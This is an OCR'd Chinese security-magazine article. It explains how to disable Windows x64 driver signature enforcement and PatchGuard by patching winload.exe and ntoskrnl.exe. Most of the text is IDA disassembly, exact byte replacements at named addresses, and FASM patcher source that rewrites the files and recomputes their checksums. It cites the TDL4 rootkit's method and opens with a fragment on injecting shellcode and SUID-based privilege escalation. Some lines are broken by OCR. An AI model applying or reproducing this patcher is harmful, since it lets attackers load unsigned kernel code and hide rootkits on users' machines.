



图 10

以上的代码能通过动态调试，可还是很难瞒过 ida，有经验的逆向者只要花点时间写 xoe 编码的 idc 脚本，再把程序静态 patching 下就会被解密掉。

至于深层次的利用，既然我们可以对静态二进制程序插入 shellcode，那么我们也可以生成 suid 文件等 shellcode 来帮助我们欺骗 Root 执行提权。而对于反调试方面，还能继续优化 shellcode，这样就能实现类似 buruneye 那样对程序加密等功能，同时还应该对 shellcode 加密，如数字字母化 shellcode。



前置知识：驱动
关键词：PatchGuard

编程实现突破Win64内核保护机制

图/文 胡文亮

我在之前的文章里说过，要使你的驱动在Win64系统上加载，有两种方法：① 向微软缴纳高额的“保护费”（即购买驱动签名，虽然说把微软比喻为黑社会不太好，不过这种行径真的很像黑社会）；② 破解微软的驱动签名验证机制。如果要在Win64上进行内核HOOK，那么交“保护费”都不行，只能破解微软内核保护（PatchGuard）机制。有了这两个门神，不得不说Win64系统十分安全。举个例子，我有个同学，他对电脑一窍不通，之前用Win XP时经常中毒，要我帮忙重装系统，后来给他安装了Win7 X64后，半年也没有中毒，而且还是在没有安装杀毒软件的情况下。但是对于普通的编程爱好者或者小公司而言，这两个门神会导致开发投入极高，甚至无法开发出安全类的软件，简而言之，就是不能在Win64平台上吃底层安全这碗饭了。广东地区有句俗语，叫“断人财路犹如杀人父母”，但很明显，这句话的道理是全世界通用的。于是自从Vista X64出来后，各种对付这两个门神的方法层出不穷，个人认为效果最好的就是fyyre放出的破解工具（disable_pg_ds）了，可惜这个工具不开源。不久之前，我在FASM官方论坛找到了类似这种工具的源代码，今天就把对源码的分析心得写成文章分享给大家。顺便再次感叹下，外国人实在太大方了！在此特别感谢这位乐于分享的外国人Feryno！

要实现突破数字签名验证机制和PatchGuard，必须修改两个文件：winload.exe及ntoskrnl.exe。修改ntoskrnl.exe这个好理解，那么为什么要修改winload.exe呢？因为winload.exe会校验ntoskrnl.exe有没有被修改过，如果发现它被修改过就拒绝加载修改过的ntoskrnl.exe。

首先把winload.exe扔到IDA里，看看要修改哪些地方：

```
.text:00000000004057E8 OslInitializeCodeIntegrity proc
near                        ; CODE XREF: OslpMain+61C↑p
.text:00000000004057E8      ; DATA
XREF: .pdata:00000000004B2168↓o
.text:00000000004057E8
.text:00000000004057E8 var_58              = qword ptr -58h
.text:00000000004057E8 var_50              = dword ptr -50h
.text:00000000004057E8 var_48              = dword ptr -48h
.text:00000000004057E8 var_38              = qword ptr -38h
.text:00000000004057E8 arg_8               = qword ptr  10h
.text:00000000004057E8 arg_18              = qword ptr  20h
.text:00000000004057E8
.text:00000000004057E8                mov  rax, rsp
.text:00000000004057EB                push rbx
.text:00000000004057EC                push rbp
.text:00000000004057ED                push rdi
.text:00000000004057EE                push r12
.text:00000000004057F0                push r13
.text:00000000004057F2                sub  rsp, 50h
.text:00000000004057F6                xor  r13d, r13d
.text:00000000004057F9                mov  r12d, ecx
.text:00000000004057FC                lea  r8, [rax+18h]
.text:0000000000405800                lea  rcx,
                                      BlpApplicationEntry
.text:0000000000405807                lea  rdx, [rax+10h]
.text:000000000040580B                mov  [rax+20h], r13
.text:000000000040580F                mov  rdi, r13
.text:0000000000405812                mov  [rax-38h], r13
.text:0000000000405816                call
                                      BlImgQueryCodeInteg
                                      rityBootOptions
```

需要修改的是加粗的那行（00000000004057E8）：

```
mov rax, rsp                48h,8Bh,C4h
```

修改为：

```
mov al,1        B0h,01h
ret             C3h
```

这么做的目的是跳过对 BlImgQueryCodeIntegrityBootOptions 的调用，据我了解，此函数随后会调用 ImgArchPcatLoadBootApplication，接下来还会调用 BlImgLoadPEImageEx 等函数来判断文件有没有签名及 checksum 是否正确。所以这是一个难缠的家伙，直接跳过。

接下来是修改 ntoskrnl.exe 的两个地方，下面是第一个地方：

```
PAGE:00000001403EAA60 SepInitializeCodeIntegrity proc near
; CODE XREF: SepInitializationPhase1+231├ p
PAGE:00000001403EAA60
PAGE:00000001403EAA60 arg_0   = qword ptr  8
PAGE:00000001403EAA60
PAGE:00000001403EAA60     mov  [rsp+arg_0], rbx
PAGE:00000001403EAA65     push rdi
PAGE:00000001403EAA66     sub  rsp, 20h
PAGE:00000001403EAA6A     xor  ebx, ebx
PAGE:00000001403EAA6C     cmp  cs:InitIsWinPEMode, bl
PAGE:00000001403EAA72     jnz  loc_1403EAB0C
PAGE:00000001403EAA78     xor  eax, eax
PAGE:00000001403EAA7A     mov  cs:g_CiEnabled, 1
PAGE:00000001403EAA81     lea  edi, [rbx+6]
PAGE:00000001403EAA84     mov  cs:g_CiCallbacks, rax
PAGE:00000001403EAA8B     mov  cs:qword_14021EE48, rax
PAGE:00000001403EAA92     mov  cs:qword_14021EE50, rax
PAGE:00000001403EAA99     mov  rax, cs:qword_1402A8120
PAGE:00000001403EAAA0     cmp  rax, rbx
PAGE:00000001403EAAA3     jz   short loc_1403EAAF7
PAGE:00000001403EAAA5     cmp  [rax+98h], rbx
PAGE:00000001403EAAAC     jz   short loc_1403EAAEE
PAGE:00000001403EAAAE     mov  rcx, [rax+98h]
PAGE:00000001403EAAB5     leardx, ??_C@_0BJ@KFBEEMJI@DISABLE_INTEGRITY_CHECKS?$AA@NNGAKEGL@
PAGE:00000001403EAABC     call SepIsOptionPresent
PAGE:00000001403EAAC1     mov  rcx, cs:qword_1402A8120
PAGE:00000001403EAAC8     lea  rdx, ??_C@_0M@LNFBLGLD@TESTSIGNING?$AA@NNGAKEGL@
PAGE:00000001403EAACF     mov  rcx, [rcx+98h]
PAGE:00000001403EAAD6     cmp  eax, ebx
PAGE:00000001403EAAD8     cmovnz  edi, ebx
PAGE:00000001403EAADB     call SepIsOptionPresent
PAGE:00000001403EAAE0     cmp  eax, ebx
PAGE:00000001403EAAE2     mov  rax, cs:qword_1402A8120
PAGE:00000001403EAAE9     jz   short loc_1403EAAEE
PAGE:00000001403EAAEB     or   edi, 8
PAGE:00000001403EAAEE
PAGE:00000001403EAAEE loc_1403EAAEE:
; CODE XREF: SepInitializeCodeIntegrity+4C↑ j
PAGE:00000001403EAAEE     ; SepInitializeCodeIntegrity+89↑ j
PAGE:00000001403EAAEE     cmp  rax, rbx
PAGE:00000001403EAAF1     jz   short loc_1403EAAF7
PAGE:00000001403EAAF3     lea  rbx, [rax+30h]
PAGE:00000001403EAAF7
PAGE:00000001403EAAF7 loc_1403EAAF7:
; CODE XREF: SepInitializeCodeIntegrity+43↑ j
PAGE:00000001403EAAF7; SepInitializeCodeIntegrity+91↑ j
PAGE:00000001403EAAF7     lea  r8, g_CiCallbacks
PAGE:00000001403EAAFE     mov  rdx, rbx
PAGE:00000001403EAB01     mov  ecx, edi
PAGE:00000001403EAB03     call CiInitialize
PAGE:00000001403EAB08     mov  ebx, eax
PAGE:00000001403EAB0A     jmp  short loc_1403EAB12
PAGE:00000001403EAB0C
;
----------------------------------------------------------------
PAGE:00000001403EAB0C
PAGE:00000001403EAB0C loc_1403EAB0C:
; CODE XREF: SepInitializeCodeIntegrity+12↑ j
PAGE:00000001403EAB0C     mov  cs:g_CiEnabled, bl
PAGE:00000001403EAB12
PAGE:00000001403EAB12 loc_1403EAB12:
; CODE XREF: SepInitializeCodeIntegrity+AA↑ j
PAGE:00000001403EAB12     mov  eax, ebx
PAGE:00000001403EAB14     mov  rbx, [rsp+28h+arg_0]
PAGE:00000001403EAB19     add  rsp, 20h
PAGE:00000001403EAB1D     pop  rdi
PAGE:00000001403EAB1E     retn
PAGE:00000001403EAB1E SepInitializeCodeIntegrity endp
```

需要修改的是加粗的那行（00000001403EAA72）：

```
Jnz  loc_1403EAB0C        0Fh,85h,94h,00h,00h,00h
```

修改为：

```
Nop                       90h
jmp loc_1403EAB0C         E9h,94h,00h,00h,00h
```

这样做的目的是跳过对是否为 WINPE 模式的判断，因为如果是 WINPE 模式的话就不会启动 PatchGuard（以下有 TDL4 的简介作证：TDL4 therefore disables this feature by making the system think that it is booting into the WinPE system restore mode - in which Patchguard is disabled - early in the boot process）。

第二个地方：

```
INIT:0000000140561340 sub_140561340    proc near
; CODE XREF: KiFilterFiberContext+FF├ p
INIT:0000000140561340 ; KiFilterFiberContext+187├ p
INIT:0000000140561340
INIT:0000000140561340 var_F78      = qword ptr -0F78h
INIT:0000000140561340 var_F70      = qword ptr -0F70h
```

```
INIT:0000000140561340 var_F68       = qword ptr -0F68h
INIT:0000000140561340 var_F60       = qword ptr -0F60h
INIT:0000000140561340 var_F58       = dword ptr -0F58h
...
INIT:0000000140561340 var_48        = byte ptr -48h
INIT:0000000140561340 arg_0         = dword ptr  8
INIT:0000000140561340 arg_8         = dword ptr  10h
INIT:0000000140561340 arg_10        = dword ptr  18h
INIT:0000000140561340 arg_18        = qword ptr  20h
INIT:0000000140561340
INIT:0000000140561340         mov   [rsp+arg_10], r8d
INIT:0000000140561345         mov      [rsp+arg_8],
edx
INIT:0000000140561349         mov      [rsp+arg_0],
ecx
INIT:000000014056134D          push    rbx
INIT:000000014056134E          push    rbp
INIT:000000014056134F          push    rsi
INIT:0000000140561350          push    rdi
INIT:0000000140561351          push    r12
INIT:0000000140561353          push    r13
INIT:0000000140561355          push    r14
INIT:0000000140561357          push    r15
INIT:0000000140561359          sub     rsp, 0F58h
INIT:0000000140561360          xor     edi, edi
INIT:0000000140561362          cmp     cs:InitSafe
BootMode, edi
INIT:0000000140561368          jz      short loc_
140561371
INIT:000000014056136A          mov     al, 1
INIT:000000014056136C          jmp
loc_1405640D9
INIT:0000000140561371
INIT:0000000140561371 loc_140561371:
; CODE XREF: sub_140561340+28↑j
INIT:0000000140561371          lea     rbx,
 FsRtlUninitializeSmallMcb
INIT:0000000140561378          lea     rdx,
[rsp+0F98h+var_E40]
INIT:0000000140561380          mov     rcx, rbx
INIT:0000000140561383          call
RtlPcToFileHeader
INIT:0000000140561388          cmp     rax, rdi
INIT:000000014056138B          jz
loc_1405640D7
INIT:0000000140561391          mov     rcx,
[rsp+0F98h+var_E40]
INIT:0000000140561399          call
RtlImageNtHeader
INIT:000000014056139E          cmp       rax, rdi
INIT:00000001405613A1          jz
loc_1405640D7
...
INIT:00000001405640D9
loc_1405640D9:                 ; CODE XREF:
sub_140561340+2C↑j
INIT:00000001405640D9          ;
sub_140561340+9C36↑j
INIT:00000001405640D9          add     rsp, 0F58h
INIT:00000001405640E0          pop     r15
INIT:00000001405640E2          pop     r14
INIT:00000001405640E4          pop     r13
INIT:00000001405640E6          pop     r12
INIT:00000001405640E8          pop     rdi
INIT:00000001405640E9          pop     rsi
INIT:00000001405640EA          pop     rbp
INIT:00000001405640EB     pop     rbx
INIT:00000001405640EC     retn
INIT:00000001405640EC         endp
```

（注：原文中 INIT:0000000140561368 jz short loc_140561371 一行为加粗。）

需要修改的是加粗的那行（0000000140561368）：

```
jz short loc_140561371        74h,07h
```

修改为：

```
Nop                           90h
Nop                           90h
```

这么修改的目的很明显是去掉这个条件跳转，让关于是否是安全模式的判断失效。因为如果是安全模式，也不会启动 PatchGuard 机制（fyyre 在博客里的原话：PatchGuard does not initialize if we boot into safe mode）。

经过这 3 处修改，数字签名校验机制和 PatchGuard 机制被彻底玩趴下了。但还没有完，修改过的两个文件还要重新计算 checksum 才行。接下来说说具体编码。由于 Feryno 是用汇编语言实现这一过程的，所以代码很长（560 行），但是内容不多，手法也很普通（读取 PE 文件到 buffer -> 搜索特征码查找位置 -> 修改刚才提到的位置的字节内容 -> 重新计算 checksum -> 把修改过的 buffer 输出为文件），所以我估计用高级语言，一两百行就能搞定。核心代码如下：

```
;//字节替换部分
patch_bytes:
    push    rbx rsi rdi
    push    rcx
    pop rsi
    cld
lodsb                         ; load size of bytes to find
    movzx  ebx,al
    lea  rdi,[file_buf]
    lea  r8,[rdi+rdx]         ; end of file
align 10h
patch_bytes_L0:
    push    rsi rdi
    movecx,ebx
    repz cmpsb
    pop rdi rsi
    jz   patch_bytes_L4
    scasb                     ; rdi+1 in 1-byte instruction
    lea  rax,[rdi+rbx*1]
    cmprax,r8
    jbe  patch_bytes_L0
; end of file reached
    jmp patch_bytes_L9
patch_bytes_L4:
; matching bytes found, patch them
    add rsi,rbx
    lodsb                     ; load size of bytes to be
written
    movzx  ecx,al
    repz movsb
patch_bytes_L9:
```

```
    pop rdi rsi rbx
        ret
    ;//重新计算 checksum
    reconstruct_crc:
    ; in: ecx = size of file
    struct  IMAGE_DOS_HEADER
        e_magic            rw   1    ; Magic number
        e_cblp             rw   1    ; Bytes on last
page of file
        e_cp               rw   1    ; Pages in file
        e_crlc             rw   1    ; Relocations
        e_cparhdr          rw   1    ; Size of header
in paragraphs
        e_minalloc         rw   1    ; Minimum
extra paragraphs needed
        e_maxalloc         rw   1    ; Maximum
extra paragraphs needed
        e_ss               rw   1    ; Initial
    (relative) SS value
        e_sp               rw   1    ; Initial SP value
        e_csum             rw   1    ; Checksum
        e_ip          rw   1    ; Initial IP value
        e_cs          rw   1    ; Initial (relative) CS
value
        e_lfarlc      rw   1    ; File address of
relocation table
        e_ovno             rw   1    ; Overlay
number
        e_res              rw   4    ; Reserved
words
        e_oemid                 rw   1    ; OEM
identifier (for e_oeminfo)
        e_oeminfo          rw   1    ; OEM
information; e_oemid specific
        e_res2             rw   10   ; Reserved
words
        e_lfanew           rd   1    ; File address of
new exe header
    ends
    IMAGE_DOS_SIGNATURE            =    'MZ'
    struct   IMAGE_FILE_HEADER
    Machine           rw   1
        NumberOfSections       rw   1
        TimeDateStamp               rd   1
        PointerToSymbolTable        rd   1
        NumberOfSymbols             rd   1
        SizeOfOptionalHeader        rw   1
        Characteristics             rw   1
    ends
    IMAGE_SIZEOF_FILE_HEADER         =
        sizeof.IMAGE_FILE_HEADER ; = 20
    IMAGE_FILE_MACHINE_AMD64       =    8664h
        ; AMD64 (K8)
    struct   IMAGE_DATA_DIRECTORY
        VirtualAddress              rd   1
        Size              rd   1
    ends
    IMAGE_NUMBEROF_DIRECTORY_ENTRIES      =
        16
    struct   IMAGE_OPTIONAL_HEADER64
    ; Standard fields.
        Magic                  rw   1
        MajorLinkerVersion     rb   1
        MinorLinkerVersion     rb   1
        SizeOfCode             rd   1
        SizeOfInitializedData       rd   1
        SizeOfUninitializedData     rd   1
        AddressOfEntryPoint         rd   1
        BaseOfCode             rd   1
    ; NT additional fields.
    ImageBase              rq   1
        SectionAlignment            rd   1
        FileAlignment               rd   1
        MajorOperatingSystemVersion rw   1
        MinorOperatingSystemVersion rw   1
        MajorImageVersion           rw   1
        MinorImageVersion           rw   1
        MajorSubsystemVersion       rw   1
        MinorSubsystemVersion       rw   1
        Win32VersionValue           rd   1
        SizeOfImage                 rd   1
        SizeOfHeaders               rd   1
        CheckSum                    rd   1
        Subsystem                   rw   1
        DllCharacteristics          rw   1
        SizeOfStackReserve          rq   1
        SizeOfStackCommit           rq   1
        SizeOfHeapReserve           rq   1
        SizeOfHeapCommit            rq   1
    LoaderFlags                     rd   1
        NumberOfRvaAndSizes         rd   1
    ;   IMAGE_DATA_DIRECTORY
        DataDirectory[IMAGE_NUMBEROF_DIRECTORY_
ENTRIES];
    DataDirectory
        IMAGE_DATA_DIRECTORY
    rb
        (IMAGE_NUMBEROF_DIRECTORY_ENTRIES-1)*
(sizeof.IMAGE_DATA_DIRECTORY)
    ends
    IMAGE_SIZEOF_NT_OPTIONAL64_HEADER     =
        240
    IMAGE_NT_OPTIONAL_HDR64_MAGIC         =
        020Bh
    struct   IMAGE_NT_HEADERS64
        Signature              rd   1
        FileHeader             IMAGE_FILE_HEADER
        OptionalHeader
        IMAGE_OPTIONAL_HEADER64
    ends
    IMAGE_NT_SIGNATURE              =    'PE'
        lea  rdx,[file_buf]
        cmp
        [rdx+IMAGE_DOS_HEADER.e_magic],IMAGE_DO
S_SIGNATURE
        jnz  reconstruct_crc_L9
        moveax,[rdx+IMAGE_DOS_HEADER.e_lfanew]
        add rax,rdx
        cmp
        [rax+IMAGE_NT_HEADERS64.Signature],IMAGE_
NT_SIGNATURE
        jnz  reconstruct_crc_L9
        cmp
        [rax+IMAGE_NT_HEADERS64.FileHeader.Machine],
IMAGE_FILE_MACHINE_AMD64
    jnz  reconstruct_crc_L9
        cmp
        [rax+IMAGE_NT_HEADERS64.OptionalHeader.Magi
c],IMAGE_NT_OPTIONAL_HDR64_MAGIC
        jnz  reconstruct_crc_L9
    ; CRC
    ; erase original file crc
        and
        [rax+IMAGE_NT_HEADERS64.OptionalHeader.Chec
kSum],0
    ; ecx = size
    ; rdx = file_buf
        movr10d,ecx
```

```
        shr  ecx,1
        xor  r9d,r9d
        xor  r8d,r8d
    calculate_checksum:
        movr9w,[rdx]
        add r8d,r9d
        movr9w,r8w
        shr  r8d,16
        add r8d,r9d
        add rdx,2
        loopcalculate_checksum
        add r8d,r10d
    mov
        [rax+IMAGE_NT_HEADERS64.OptionalHeader.Chec
kSum],r8d
    ; Checksum done
    reconstruct_crc_L9:
        ret
    ;//总体实现：相当于 Main 函数
    ;//基本流程：read_system_file -> patch_bytes ->
reconstruct_crc
    write_system_file
    start:
        push     rbx
        sub rsp,8*(4+2)
        lea  rcx,[file0]
        call read_system_file
        or   eax,eax
        movebx,eax                          ; size of file
        jz   exit_failed
        movedx,ebx                          ; size of the whole file
        lea  rcx,[file0ed]                  ; pointer to patching
data
    call patch_bytes
                mov  edx,ebx
        lea  rcx,[file3ed]
        call patch_bytes
    mov      edx,ebx
        lea  rcx,[file3ed]
    call patch_bytes
        movedx,ebx
    lea rcx,[file3ed]
        call patch_bytes
        movecx,ebx                          ; size of the whole file
        call reconstruct_crc
        movedx,ebx                          ; size of the whole file
        lea  rcx,[file0n]
        call write_system_file
        cmpeax,ebx
        jnz  exit_delete_file0n
        lea  rcx,[file1]
        call read_system_file
        or   eax,eax
        movebx,eax
    jnz L0
        lea  rcx,[file2]
        call read_system_file
        or   eax,eax
    mov      ebx,eax
    jz   exit_failed
    L0: movedx,ebx
        lea  rcx,[file1ed]
        call patch_bytes
        movedx,ebx
        lea  rcx,[file2ed]
        call patch_bytes
        movedx,ebx
    lea  rcx,[file3ed]
        call patch_bytes
    mov      edx,ebx
        lea  rcx,[file3ed]
        call patch_bytes
        movedx,ebx
        lea  rcx,[file3ed]
        call patch_bytes
        movecx,ebx
        call reconstruct_crc
        movedx,ebx
                lea    rcx,[file1n]
        call write_system_file
    cmp      eax,ebx
        jz   exit_success
    ;   jmp exit_delete_file1n_file0n
    exit_delete_file1n_file0n:
    lea  rcx,[file1n]
        call [DeleteFileA]
    exit_delete_file0n:
        lea  rcx,[file0n]
        call [DeleteFileA]
    exit_failed:
        lea  rbx,[msg_failed]
        jmp exit_msg
    exit_success:
        lea  rbx,[msg_success]
    exit_msg:
    ;STD_OUTPUT_HANDLE           = -11
    ;INVALID_HANDLE_VALUE        = -1
    ;   movrcx,STD_OUTPUT_HANDLE
        push     STD_OUTPUT_HANDLE
        pop rcx
    call [GetStdHandle]
        push     rax
        pop rcx
    if INVALID_HANDLE_VALUE = -1
        inc  rax
    else
        cmp rax,INVALID_HANDLE_VALUE
    end if
        jz   exit
        and  qword [rsp + 8*(4+0)],0
        lea  r9,[rsp + 8*(4+1)]
        movr8d,msg_size
    ;   lea  rdx,[rbx]
        push     rbx
        pop rdx
    ;   lea  rcx,[rcx]  ; already set
        call [WriteFile]
    exit:    xor eax,eax
        add rsp,8*(4+2)
    pop rbx
        ret
```

接下来要用到批处理了，光有打过补丁的 winload.exe 和 ntoskrnl.exe 还不行，还需要建立新的 BCD 入口，把 PEAUTH 服务设为手动，防止在登录时蓝屏。

